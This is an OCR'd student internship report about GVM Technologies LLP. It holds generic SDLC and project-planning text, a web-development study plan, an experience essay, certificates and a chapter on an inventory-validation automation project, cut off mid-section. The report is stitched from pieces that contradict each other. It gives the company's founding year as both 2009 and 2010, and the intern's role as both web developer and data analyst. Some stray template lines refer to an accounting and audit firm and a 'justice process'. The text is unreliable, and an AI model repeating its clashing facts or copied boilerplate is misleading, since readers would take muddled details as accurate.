GLOBAL PLANNING
PROFESSIONALISM
RESULT-ORIENTED SERVICE

2. Overview of different plant/unit/department/shop of the organization and Layout of the production/process being carried out in company

At our company we follow the complete method of Software Engineering process. All the methods and steps are completely of Agile methodology and steps. It will helps our organization to complete the task and project in the given time and months. We used to follow the software development life cycle process for the project we are working on and when we need some other task, we used to involve more number of employees.

2.1 Process of Task Execution:

Started in the year 2009 our company is use our creative potential in numerous challenging processes - from generating new ideas of improvements to integrating them by means of business plans. Year by Year company's growth is increasing in a such a good way. While each of our projects is based on deep market study, we apply our knowledge about it to improve ourselves to produce better ideas for other companies.

2.2 Steps to Complete a Project:

Most of the time company is using waterfall model for the small size of the project, but when the project is at large scale, company use Agile methodology. At the Company they also work on the other software development model like Spiral Model, V Model, Big Bang Model and other. Company is mainly focus on the deadline achievement. Our first priority when a project is assigned is that to complete the task in a given time and weeks.

2.3 Sequence of Operation:

Requirement analysis is the most important and fundamental stage in SDLC. It is performed by the senior members of the team with inputs from the customer, the sales department, market surveys and domain experts in the industry. This information is then used to plan the basic project approach and to conduct product feasibility study in the economical, operational and technical areas.

Planning for the quality assurance requirements and identification of the risks associated with the project is also done in the planning stage. The outcome of the technical feasibility study is to define the various technical approaches that can be followed to implement the project successfully with minimum risks.

Once the requirement analysis is done the next step is to clearly define and document the product requirements and get them approved from the customer or the market analysts.
This is done through an SRS (Software Requirement Specification) document which consists of all the product requirements to be designed and developed during the project life cycle.

SRS is the reference for product architects to come out with the best architecture for the product to be developed. Based on the requirements specified in SRS, usually more than one design approach for the product architecture is proposed and documented in a DDS - Design Document Specification.

This DDS is reviewed by all the important stakeholders and based on various parameters as risk assessment, product robustness, design modularity, budget and time constraints, the best design approach is selected for the product.

A design approach clearly defines all the architectural modules of the product along with its communication and data flow representation with the external and third party modules (if any). The internal design of all the modules of the proposed architecture should be clearly defined with the minutest of the details in DDS.

2.4 Execution of a Project:

In this stage of SDLC the actual development starts and the product is built. The programming code is generated as per DDS during this stage. If the design is performed in a detailed and organized manner, code generation can be accomplished without much hassle.

Developers must follow the coding guidelines defined by their organization and programming tools like compilers, interpreters, debuggers, etc. are used to generate the code. Different high level programming languages such as C, C++, Pascal, Java and PHP

are used for coding. The programming language is chosen with respect to the type of software being developed.

This stage is usually a subset of all the stages as in the modern SDLC models, the testing activities are mostly involved in all the stages of SDLC. However, this stage refers to the testing only stage of the product where product defects are reported, tracked, fixed and retested, until the product reaches the quality standards defined in the SRS.

Once the product is tested and ready to be deployed it is released formally in the appropriate market. Sometimes product deployment happens in stages as per the business strategy of that organization. The product may first be released in a limited segment and tested in the real business environment (UAT- User acceptance testing).

Then based on the feedback, the product may be released as it is or with suggested enhancements in the targeting market segment. After the product is released in the market, its maintenance is done for the existing customer base.

3.Introduction to Internship:

The internship program is designed to provide students engaged in a field experience with an opportunity to share their insights, to explore the links between students' academic preparation and their field work, and to assist participants in developing and carrying out the major research project which will serve to culminate their internship experience.

Internships are individualized and tailored to the needs and interests of each student in the program. As part of the internship experience, students are expected to take an active role in finding an appropriate internship for themselves. Many students pursue their own contacts, however, information is available on Locating Internship Sites.

2.5 PREREQUISITES FOR THE INTERNSHIP PROGRAM

1. You may not enroll during the first semester of college work.
2. You must have completed at least twelve (12) semester hours of course work.
3. You must have completed appropriate paperwork and met with the Internship Supervisor.

2.6 OBJECTIVES OF THE INTERNSHIP

The internship program is designed to help students maximize their understanding of the programming Logics

justice process through the integration of theoretical classroom learning with practical learning experiences. More specifically, the internship experience is designed to help each student:

- Integrate and apply the theory and research skills derived from his/her Programming Skiils
- Gain first-hand knowledge and a greater understanding of a frame works , including the Programming Concepts.
- Develop techniques and skills common to the Devlop website (e.g., observing, planning, and data collecting.
- Learn about one's own abilities and aptitudes. You will see for yourself the kinds of personalities, community relations.

2.7 Responsibility of a Student:

1. Complete all prerequisites outlined in the program.

2. Arrange and appear for a personal interview with the Internship Supervisor the semester prior to your anticipated internship.

3. Arrange and appear for a personal interview with the Agency Supervisor.

4. Maintain regular attendance at the agency during hours arranged for placement. Be punctual and reliable. Absences must be reported to the Agency Supervisor and Internship Supervisor.

5. Fulfill in a professional manner all the duties and responsibilities assigned by mentor.

6. Be familiar with rules, regulations, and all laws that pertain to the participating agency

7. Attend the mandatory internship meeting the first week of the semester and meet with The Internship Supervisor at least two additional times during the semester.

2.8 Scope of Internship:

1. An Internship Provides Real Life Experience and Exposure

2. The Opportunity To Learn More About Yourself

3. Get Connected and Develop Your Professional Network

4. Prevent CV From Going To The Trash

5. Transition Into A Full-Time Position

2.9 Project Planning:

Project planning is a discipline addressing how to complete a project in a certain timeframe, usually with defined stages and designated resources. One view of project planning divides the activity into these steps:

- setting measurable objectives
- identifying deliverables
- scheduling
- planning tasks

Supporting plans may encompass human resources, communication methods and risk management.

Enterprises often have an information technology project planning guide that identifies the processes used.

Step 1: Identify & Meet with Stakeholders.

Step 2: Set & Prioritize Goals.

Step 3: Define Deliverables.

Step 4: Create the Project Schedule.

Step 5: Identify Issues and Complete a Risk Assessment.

Step 6: Present the Project Plan to Stakeholders.

Plans include details related to timelines and stages, metrics, activities, milestones, deliverables, manufacturing, risk management, quality, procurement, staffing, communications, and dependencies, among others considerations.

Project Planning and Control protects your project from risk and will ensure it stays on track for delivery, even when things change during the project's life-cycle.

Project planning plays an essential role in helping guide stakeholders, sponsors, teams, and the project manager through other project phases. Planning is needed to identify desired goals, reduce risks, avoid missed deadlines, and ultimately deliver the agreed product, service or result.

Its main goal is to adequately plan the time, cost and resources needed for the project and thus to minimize risk. The main output of the project planning process is the project plan (or project management plan), which includes the project schedule as well as various supporting plans.

Jan-23	
Week 1	In Html learn about animation
Week 2	Learn about carousel
Week 3	In java script learn about DOM
Week 4	Sqlite is embedded software

Feb-23	
Week 1	Learn about letter spacing in css
Week 2	Back ground attachment in css
Week 3	Learn about compatibility in css
Week 4	Learn about templating

Mar-23	
Week 1	Learn about sqlite commands
Week 2	Learn about pseudo classes
Week 3	Learn about browser object model
Week 4	Learn about html graphics

Apr-23	
Week 1	Learn about html media
Week 2	Learn about ajax
Week 3	Learn about js web api
Week 4	Learn about security in django

4. System Analysis:

In the following section we will find out about Study of Current System, Problem and Weaknesses of Current System, Requirements of New System, System Feasibility, Does the system contribute to the overall objectives of the organization? Activity / Process in New System / Proposed System, List Main Modules / Components / Processes / Techniques of New System / Proposed System, Selection of Hardware / Software / Algorithms / Methodology / Techniques / Approaches and Justification.

Systems analysis is the process by which an individual (s) studies a system such that an information system can be analyzed, modeled, and a logical alternative can be chosen. Systems analysis projects are initiated for three reasons: problems, opportunities, and directives. The people involved include systems analysts, sponsors, and users. The process by which systems are developed can be described by the systems development life cycle. The tasks, techniques, and tools used by the systems development life cycle can be referred as a methodology. There are three classifications of the methodologies: traditional, information engineering, and object-oriented.

System analysis in software engineering is, therefore, the activities that comprise software engineering as a process in the production of software. It is the **software process**. This process has 4 main activities. They are:

- Software specification
- Software design and implementation
- Software validation
- Software evolution

Software Design and Implementation

At this stage, the software specification starts to become a reality. The software is designed and programming developed. The stages include the architectural, interface, component, and database designs.

1. Architectural Design

This includes the overall design of the system: main components, subsystems, and their inter-relationships.

2. Interface Design

This involves the development of interfaces through which the different components of the system relate to each other. Once interfaces are designed, components can be developed simultaneously.

3. Component Design

Subsystems and components are designed at this stage and their operational modes established. In the event that components are re-used, the changes effected are documented.

4. Database Design

The systems data structures are designed and represented in a database. Now, let's take a closer look at software validation.

5. System Design:

Systems design is the process of defining elements of a system like modules, architecture, components and their interfaces and data for a system based on the specified requirements. It is the process of defining, developing and designing systems which satisfies the specific needs and requirements of a business or organization.

Some of the examples of graphical modelling languages are

Design methods:

1) Architectural design:

To describes the views, models, behaviour, and structure of the system.

2) Logical design:

To represent the data flow, inputs and outputs of the system. Example: ER Diagrams

3) Physical design:

Defined as a) How users add information to the system and how the system represents information

back to the user. b) How the data is modelled and stored within the system.

6. Implementation:

Project implementation is the process of putting a project plan into action to produce the deliverables, otherwise known as the products or services, for clients or stakeholders. It takes place after the planning phase, during which a team determines the key objectives for the project, as well as the timeline and budget. Implementation involves coordinating resources and measuring performance to ensure the project remains within its expected scope and budget. It also involves handling any unforeseen issues in a way that keeps a project running smoothly.

Project implementation that relies on strategic planning outlined earlier in the process can help a team achieve the project objectives while staying within budget and meeting relevant deadlines. Implementation is the part of the project cycle that bridges the planning process and the project outcomes. This step of the process, and how well it's executed, can ultimately determine the success of a project.

1. Assess the project plan
2. Execute the plan
3. Make changes as needed
4. Analyze project data
5. Gather feedback
6. Provide Final Report

6.1 Result Analysis:

In any customer projects with more lead time (at least 3 months), RA plays an important role. Results Analysis is to valuate ongoing unfinished activities, in projects during period-end.


If you look at profit and loss of such ongoing unfinished activities, you will see costs only and therefore your P&L shows loss. If you look at this in the period-end, the project's ongoing activities will have an unfavorable effect on the company's results. Accurate, timely recognition of project profitability, for each project, for every period end, is very important in any company.

The following are the parameters used to calculate:

1. Planned Revenue
2. Actual Revenue
3. Planned Costs
4. Actual Costs

Output parameters:

1. Calculated Costs (Cost of Sales)
2. Calculated Revenue
3. Revenue Surplus (Reserves for unrealized costs). (In SD Revenue Recognition term this is called Deferred Revenue)
4. Revenue in Excess Billing (Capitalized costs (WIP)). (In SD Revenue Recognition term this is called Unbilled receivables)


E learning Notes
HOME
UPLOAD NOTES
VIEW MY NOTES
VIEW ALL NOTES
LOGOUT
Upload Notes
Branch
— Select Branch —
Subject
Enter Subject
Notes File
Choose File
No file chosen
File Type
— Select File —
Description
Submit

Conclusion and Discussion:

My internship Experience:

"I was intrigued by the family culture at my company after speaking to some of my seniors who had gone through the summer internship programmar. As my company is the small professional services network in the India, I felt that an internship at my company was a great platform for me to gain deeper insights into the accounting and audit industry. My Company is also known for its focus on diversity as well as career development programmars which I believe provide numerous learning opportunities for the interns.

What I like about my internship experience

I like how interns are treated just like full-time associates and get assigned actual and meaningful tasks which are crucial and beneficial to the software industry. It feels great to be a part of the actual software development team! The most memorable part of my internship was when my engagement team completed our project for a major client. Even though I only joined the team for the final twelve weeks, I still felt a strong sense of achievement after the signing-off of my first engagement. The best part of the internship was to work on a project alone and create an entire new website for notes management system. The time spent working on a project with other interns from various departments for the Mentor Appreciation Day Innovation Challenge, as well as other corporate events, form some of the most memorable parts of my internship!"

Challenges that I met during my internship

Being in the web development department, I handled specialised task which demanded skill sets which had not been taught in the general classroom curriculum in college. Hence, this was challenging at times when I was faced with new problems which I had not seen before. However, the seniors and mentors were always ready and willing to give their advice and guidance to help me overcome
these challenges."

What I learnt from my internship

I gained deeper insights into the software industry and it has helped me significantly with my career planning. I developed a better understanding of the career path of internship, helping me to make an informed career decision. My biggest takeaway would be the new long-term relationships and connections which I had forged with my colleagues and fellow interns at my company."

My advice for internship

#1: Always take initiative in everything that you do.

#2: Make a log of everything which you have learnt at the end of each day of internship.

#3: Talk to new people and make connections, be it managers, seniors or fellow interns.

INTERNSHIP AT GVM Technologies LLP

AN INTERNSHIP REPORT

Submitted by

Riya Pinkeshbhai Prajapati

190390107050

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

Scanned with CamScanner

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Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at GVM Technologies LLP** has been carried out by **Riya Pinkeshbhai Prajapati** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

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Company Certificate

Certificate

OF INTERNSHIP

THIS INTERNSHIP PROGRAM CERTIFICATE IS PROUDLY AWARDED TO

Riya Prajapati

For her outstanding completion of the compulsory internship program at **GVM Technologies LLP** for the role of Data Analyst Intern from 27th Jan 2023 to 30th April 2023.

She is found to be very hardworking, sincere and diligent. We wish her all the best for the future.

Vice President

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S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship report submitted along with the Internship entitled **Internship at GVM Technologies LLP** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad is a bonafide record of original project work carried out by me under the supervision of **Prof. Shubhangi Chaturvedi** & **Mrs. Sweta Naik (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Riya Pinkeshbhai Prajapati**	_____

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ACKNOWLEDGMENT

I would like to begin by expressing my gratitude to GVM Technologies LLP for providing me with the opportunity to complete my internship as a data analyst. The objective of my internship was to gain hands-on experience in data analysis, learn about the tools and techniques used in the field, and contribute to the company's data-driven projects.

I am grateful to the management for entrusting me with meaningful tasks and allowing me to work on real-world projects. I appreciate the support provided by the HR department and the entire team during my internship.

I would like to extend my sincere thanks to my supervisor, Mrs. Sweta Naik, for her continuous guidance, feedback, and support. Her mentorship has been invaluable in helping me learn and grow as a data analyst. She provided me with constructive feedback and encouraged me to explore new tools and techniques.

Finally, I would like to acknowledge the support of my family and friends, who have been a constant source of motivation and encouragement throughout my internship. Without their support, I would not have been able to complete this internship with confide

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Abstract

This internship report documents my personal experience as a data analyst intern at GVM Technologies LLP. Throughout this report, I will give an overview of the company's profile, services, and my role as a data analyst. Working on various data-driven projects during my internship, I gained valuable hands-on experience in data analysis, which helped me to understand how data can be used to make informed business decisions.

One of the major projects I worked on during my internship was "Inventory Validation Automation," which aimed to automate the process of validating inventory data for a client.

This report provides a detailed discussion of the objective, architecture, and output of the "Inventory Validation Automation" project, as well as the technologies and libraries used. It showcases the impact of the project and how it has helped the client's business.

Overall, I believe this report will be helpful for those interested in pursuing a career in data analysis and provide insights into the work done at GVM Technologies LL

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Abbreviations

SQL	Structured Query Language
ORM	Object-Relational Mapping
IDE	Integrated Development Environment
CSV	Comma Separated Value

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Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

GVM Technologies LLP stands as a prominent player in the realm of IT services, offering cutting-edge solutions to clients across the globe. With its establishment in 2010, the company has experienced rapid growth, boasting a formidable team of over 100 highly skilled professionals. By placing a strong emphasis on customer satisfaction, GVM Technologies LLP has carved out a niche for itself, recognized for its unwavering commitment to delivering exceptional service and high-quality work.

At GVM Technologies LLP, a diverse array of services is on offer, spanning software development, web design, digital marketing, and data analytics. Our team of experts operates in close collaboration with clients, diligently unraveling their unique needs and tailoring bespoke solutions that precisely align with their requirements. Embracing the forefront of technology, we ardently leverage the latest tools and innovations to yield outcomes that are not only ingenious but also efficient and effective.

During my tenure as a data analyst intern at GVM Technologies LLP, I had the privilege of engaging in a multitude of projects, thus obtaining invaluable hands-on experience in the field of data analysis. Witnessing firsthand the transformative power of data in shaping business decisions and enhancing overall performance, I developed a profound understanding of its significance and impact.

Within this report, I aim to share the wealth of experiences and insights garnered throughout my internship at GVM Technologies LLP as a data analyst. An encompassing overview will be presented, delving into the various projects I participated in, elucidating the assortment of tools and techniques deployed, and illuminating the profound lessons I acquired. My aspiration is for this report to serve as a valuable resource for individuals seeking to forge a career in the realm of data analysis, providing them with pertinent insights into the intricate workings of the field as well as shedding light on the remarkable endeavors carried out at GVM Technologies LLP.

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1.2 OFFICE PHOTOS:



Fig 1.1 Main Cabin

Fig. 1.2 Sitting Area

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Chapter 2. PROJECT - INVENTORY VALIDATION AUTOMATION

2.1 INTRODUCTION:

In today's ever-evolving world, where progress and innovation are the driving forces, technology has become an indispensable component of our lives. Within this technological landscape, artificial intelligence (AI) and automation have emerged as pervasive forces, revolutionizing various sectors and opening up a multitude of new opportunities. To stay ahead and remain competitive in this fast-paced environment, it is crucial for individuals and organizations alike to stay abreast of the latest developments.

One area where automation has the potential to significantly enhance efficiency and streamline operations is within support teams. Frequently tasked with performing repetitive and time-consuming activities that do not necessitate human intelligence, support teams can greatly benefit from the implementation of automation.

By automating these mundane tasks, support teams can save valuable time, bolster productivity, and provide round-the-clock availability to customers, thereby enhancing the overall client experience and fueling company growth.

In the scope of this project, we are specifically targeting the optimization of inventory validation, a process that presently relies on manual labor from experienced staff members and can consume anywhere from 1 to 2 hours per inventory validation. Not only is this manual process time-intensive, but it also carries the inherent risk of human errors.

Consequently, we propose an innovative solution to automate the inventory validation process, offering a myriad of benefits such as time savings, heightened productivity, and improved accuracy. By harnessing the power of automation, we aim to revolutionize this traditionally laborious task, freeing up valuable human resources and minimizing the potential for errors.

Through this automation initiative, we envision a future where inventory validation becomes a seamless, efficient, and error-free operation, enabling organizations to thrive in an increasingly competitive landscape.

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2.2 OBJECTIVE:

- To reduce the time required for inventory validation by 70%
- To increase the accuracy of inventory validation by 97%
- To free up 15 hours per week for the support team to focus on higher-priority tasks
- To reduce the number of errors and exceptions generated during the inventory validation process
- To improve the overall productivity and efficiency of the support team

2.2 ARCHITECTURE [Model]:

1. It starts by importing the required libraries such as Pandas, NumPy, and SQLAlchemy.
2. It defines a file upload widget that allows the user to upload a CSV file.
3. When a file is uploaded, the "process_file" function is called to read the file contents into a Pandas DataFrame.
4. The function converts all the string values in the DataFrame to lowercase and removes any spaces in the column names. It establishes a connection with a PostgreSQL database and queries a table to retrieve the header variations.
5. The function then compares the column headers of the uploaded file with the header variations in the table to identify any missing or incorrect headers.
6. Based on the setter names in the data_headers table, it filters the columns that are required for further processing.
7. The function returns the filtered columns for the given column name in the file.
8. Finally, the filtered columns are used for further processing to identify missing or invalid data.
9. It also validates the image and video URLs provided in the file.
10. Each column has a different condition to check and generate exceptions.

2.3 TOOLS & TECHNOLOGIES:

2.3.1 Languages:

Python:

Python is a versatile and powerful programming language known for its simplicity, readability, and extensive library support. It has gained immense popularity among developers of all levels of expertise. With its concise and elegant syntax, Python enables users to write efficient and expressive code for a wide range of applications. From data analysis and web development to artificial intelligence and scientific computing,

Python offers a robust ecosystem of libraries and frameworks that streamline development tasks. Its versatility extends beyond traditional programming as it can be used for scripting, automation, and more. Python's strong community support, comprehensive documentation, and cross-platform compatibility make it a preferred choice for many developers. Whether

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you're a beginner or an experienced programmer, Python empowers you to bring your ideas to life effectively and effortlessly.

Structured Query Language [SQL]:

SQL (Structured Query Language) is a powerful language used for managing and manipulating relational databases. It provides a standardized way to interact with databases, making it a crucial tool for data storage, retrieval, and analysis. SQL allows users to define, create, and modify database structures such as tables, indexes, and views. It enables efficient querying of data using various commands such as SELECT, INSERT, UPDATE, and DELETE, making it easy to extract specific information from large datasets.

SQL's declarative nature abstracts away the underlying complexities of database management systems, allowing users to focus on defining the desired results rather than the implementation details. Additionally, SQL supports advanced features like joining multiple tables, aggregating data, and applying conditions for filtering and sorting. Its wide adoption and compatibility across different database platforms make it a standard language for managing and interacting with relational databases. Whether working with small-scale applications or enterprise-level systems, SQL is an essential skill for effective data management and analysis.

2.3.2 Libraries:

Ipywidgets:

ipywidgets is a Python library that provides interactive widgets for creating graphical user interfaces (GUIs) within Jupyter notebooks and JupyterLab. These widgets offer a rich set of controls, such as buttons, sliders, dropdown menus, text boxes, and more, allowing users to build interactive and responsive interfaces for data visualization, user input, and real-time data exploration. ipywidgets seamlessly integrate with the Jupyter notebook environment, enabling users to create interactive widgets directly within their code cells.

One of the key advantages of ipywidgets is its simplicity and ease of use. With just a few lines of code, developers can create interactive elements that respond to user actions and update dynamically. These widgets support event-driven programming, where specific actions or changes trigger callbacks, enabling users to define custom behaviors and actions based on user interactions.

ipywidgets also provides a wide range of options for customization and styling, allowing developers to tailor the appearance and behavior of widgets to suit their specific needs. Additionally, ipywidgets can be combined with other powerful Python libraries, such as matplotlib and pandas, to create interactive visualizations and data analysis tools.

Overall, ipywidgets enhances the interactivity and usability of Jupyter notebooks, making them a valuable tool for data exploration, prototyping, and presentation. Its intuitive interface and flexibility empower users to create interactive and engaging experiences, fostering better communication and understanding of data-driven concepts.

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IPython.display:

IPython.display is a module in IPython that provides a collection of functions for displaying various types of output within Jupyter notebooks. It offers a convenient way to showcase rich media objects, such as images, audio files, videos, and HTML content, directly in the notebook interface.

The module includes functions like display(), which allows you to render and show different types of content, and clear_output(), which removes all previously displayed output. This enables dynamic and interactive presentations, where you can update and modify the displayed output based on the execution of your code.

IPython.display also supports rendering and embedding external resources, such as YouTube videos, PDF documents, and interactive JavaScript visualizations, providing a seamless integration of multimedia elements within the notebook environment.

In addition to media objects, IPython.display offers utilities for generating and displaying mathematical equations using LaTeX syntax, creating tables from data structures like Pandas DataFrames, and generating interactive widgets for user interaction.

Overall, IPython.display is a versatile module that enhances the notebook experience by enabling the seamless display of different media types, making it an essential tool for data visualization, presentations, and interactive content creation.

Io Library:

The io library in Python provides a set of tools and classes for working with input and output operations. It offers a consistent interface for reading and writing data from various sources, including files, strings, and network connections.

The library includes functionalities such as open(), which allows you to open files in different modes (read, write, append) and access their contents. It provides methods like read(), readline(), and write(), enabling you to perform read and write operations on files or file-like objects.

One of the notable features of the io library is the ability to work with in-memory streams using classes like StringIO and BytesIO. These classes create file-like objects that can be used to read from or write to strings or byte arrays, providing a flexible and efficient way to handle data without the need for actual file operations.

Additionally, the io library supports features like buffering, seeking, and encoding/decoding data. It offers classes such as BufferedReader, BufferedWriter, and TextIOWrapper that enhance performance and provide convenient ways to handle different data formats and encodings.

The io library is a fundamental part of Python's I/O ecosystem and is widely used for various tasks, including file handling, data streaming, and text processing. Its versatility

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and consistency make it a valuable tool for developers working with input and output operations in Python.

Pandas:

The Pandas library is a powerful and widely used open-source data manipulation and analysis tool for Python. It provides high-performance, easy-to-use data structures and data analysis tools, making it an essential library for working with structured data.

Pandas introduces two primary data structures: Series and DataFrame. A Series is a one-dimensional labeled array that can hold various data types, while a DataFrame is a two-dimensional labeled data structure resembling a table or spreadsheet. These data structures provide a flexible and intuitive way to handle and analyze data.

Pandas offers a wide range of data manipulation and transformation functions, including data cleaning, filtering, sorting, merging, and reshaping. It provides methods to handle missing data, perform mathematical and statistical operations, and apply functions to data elements efficiently.

One of the standout features of Pandas is its ability to integrate with other libraries and tools, such as NumPy, Matplotlib, and SQL databases. It enables seamless data interchange and analysis, making it convenient for data scientists and analysts to perform complex data manipulations and generate insightful visualizations.

Additionally, Pandas supports various file formats, including CSV, Excel, SQL databases, and more, allowing users to read and write data from different sources easily. It also provides advanced functionalities like time series analysis, data aggregation, and data grouping, making it a comprehensive library for data exploration and analysis.

Overall, the Pandas library simplifies the process of data manipulation, analysis, and exploration in Python. Its intuitive syntax, extensive functionality, and compatibility with other libraries make it a popular choice for data professionals and researchers working with structured data.

Numpy:

NumPy is a fundamental library for scientific computing in Python, offering efficient array manipulation and mathematical operations on large datasets. Its core object, the ndarray, enables fast and memory-efficient computations on multi-dimensional arrays. With NumPy, you can perform element-wise operations, indexing, slicing, and reshaping of arrays, all optimized for speed and memory efficiency.

The library also provides a wide range of mathematical functions, including linear algebra, Fourier transforms, and random number generation. NumPy seamlessly integrates with other scientific computing libraries, such as SciPy, Matplotlib, and Pandas, and serves as the foundation for high-performance computing and data analysis workflows. It is an

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essential tool for handling large datasets, numerical simulations, and various scientific and numerical applications.

SQLalchemy:

